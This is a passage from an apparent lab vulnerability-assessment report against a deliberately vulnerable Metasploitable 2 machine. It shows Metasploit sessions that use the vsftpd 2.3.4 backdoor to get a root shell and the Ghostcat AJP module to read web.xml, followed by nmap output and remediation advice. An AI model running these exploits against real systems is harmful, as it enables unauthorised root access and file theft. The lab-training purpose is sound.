   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.56.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Fig 4. set


Once everthing is set , exploit is used  command to initiate the attack. Here attack is sucessful and target system's all files can now be accessed.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened [redacted]

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls -al
total 97
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 Jun  4 15:08 dev
drwxr-xr-x  94 root root  4096 Jun  4 15:08 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx——————   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw———————   1 root root 13031 Jun  4 15:08 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 117 root root     0 Jun  4 15:08 proc
drwxr-xr-x  13 root root  4096 Jun  4 15:08 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Jun  4 15:08 sys
drwxrwxrwt   4 root root  4096 Jun  4 16:23 tmp
```

Fig 5. exploit


Terminating session



```
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Jun  4 15:08 sys
drwxrwxrwt   4 root root  4096 Jun  4 16:23 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
^C
Abort session 1? [y/N]  y

[*] [redacted] - Command shell session 1 closed.  Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
msf6 > 
```

Fig 6. terminating


Similarly One more vulnerability can be exploited, here another vulnerability found is Apache Tomcat /Coyote.



```
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; O
Ss: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds
```

Fig 7. Apache Tomcat /Coyote)


## Search command :



```
msf6 > search Apache Jserv

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat  2020-02-20       normal  Yes    Apache Tomcat AJP
File Read


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http
/tomcat_ghostcat

msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  /WEB-INF/web.xml  yes      File name
   RHOSTS                      yes      The target host(s), see https://docs.metasploit.com
                                        /docs/using-metasploit/basics/using-metasploit.html
   RPORT     8009              yes      The Apache JServ Protocol (AJP) port (TCP)


View the full module info with the info, or info -d command.
```


Fig 8. Apache Tomcat /Coyote) search

The use command to select the exploit and options to view options available. The we set the required field and exploit the attack.




```
msf6 auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS [redacted]
RHOSTS => [redacted]
msf6 auxiliary(admin/http/tomcat_ghostcat) > options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  /WEB-INF/web.xml  yes      File name
   RHOSTS    [redacted]        yes      The target host(s), see https://docs.metasploit.com
                                        /docs/using-metasploit/basics/using-metasploit.html
   RPORT     8009              yes      The Apache JServ Protocol (AJP) port (TCP)


View the full module info with the info, or info -d command.

msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit
```

Fig 9. Apache Tomcat /Coyote) set



```
msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit
[*] Running module against [redacted]
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-ap
p_2_4.xsd"
    version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

<!-- JSPC servlet mappings start -->

    <servlet>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <servlet-class>org.apache.jsp.index_jsp</servlet-class>
```

Fig 10. Apache Tomcat /Coyote) exploit1



```
    WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
    See the License for the specific language governing permissions and
    limitations under the License.
  -->

  <web-app xmlns="http://java.sun.com/xml/ns/j2ee"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-ap
  p_2_4.xsd"
      version="2.4">

    <display-name>Welcome to Tomcat</display-name>
    <description>
       Welcome to Tomcat
    </description>

  <!-- JSPC servlet mappings start -->

      <servlet>
          <servlet-name>org.apache.jsp.index_jsp</servlet-name>
          <servlet-class>org.apache.jsp.index_jsp</servlet-class>
      </servlet>

      <servlet-mapping>
          <servlet-name>org.apache.jsp.index_jsp</servlet-name>
          <url-pattern>/index.jsp</url-pattern>
      </servlet-mapping>

  <!-- JSPC servlet mappings end -->

  </web-app>

  [+] [redacted] - File contents save to: /home/snehal_kalilinux24/.msf4/loot/202406050
  23045_default[redacted]_WEBINFweb.xml_338786.txt
  [*] Auxiliary module execution completed
  msf6 auxiliary(admin/http/tomcat_ghostcat) >
```

Fig 10. Apache Tomcat /Coyote) exploit2

Here exploit was sucessfully excecuted and we retrived WEBINFweb.xml file which contains configuration settings for the web application, including servlet mappings, initialization parameters, security constraints, and error handling configurations.

# Scan Results

Vulnerability assessment shows that system has many outdated applications and protocols which can be exploited easily using metasploit. The result of first attack was being able t access files in the system, and outcome of another attack was being able to get web configuration settings file. Hence the project was sucessfully executed.

# Recommendation

While vulnerability assessment is valuable, it is just one method for evaluating the security.It's crucial not to solely rely on these results as the sole indicator of the network's security posture. Additional assessments, such as policy reviews, examination of internal security controls and protocols, or internal red teaming/penetration testing, should also be considered to gain a comprehensive understanding of the network's security status.

Few remediations are:-

1) Ensure that all software components, including operating systems, applications, and libraries, are regularly updated to the latest versions.
2) Configure SSL/TLS protocols and cipher suites to use modern, secure encryption standards and disable deprecated protocols and weak cipher suites.
3) Securely manage cryptographic keys throughout their lifecycle, including generation, storage, distribution, usage, and destruction, following industry best practices and standards.

# Conclusion

In conclusion, the Network Vulnerability Assessment project serves as a comprehensive exploration into the intricacies of cybersecurity tools, network protocols, and procedural methodologies. By focusing on the scanning of networks to detect potential vulnerabilities, this project offers invaluable insights into the critical aspects of safeguarding digital infrastructures. Through the utilization of Metasploitable 2 as a deliberate target system, alongside powerful tools such as Nmap and Metasploit, a diverse range of vulnerabilities were uncovered and meticulously categorized based on their severity levels. Overall, this project underscores the importance of proactive vulnerability management in fortifying digital environments against potential threats.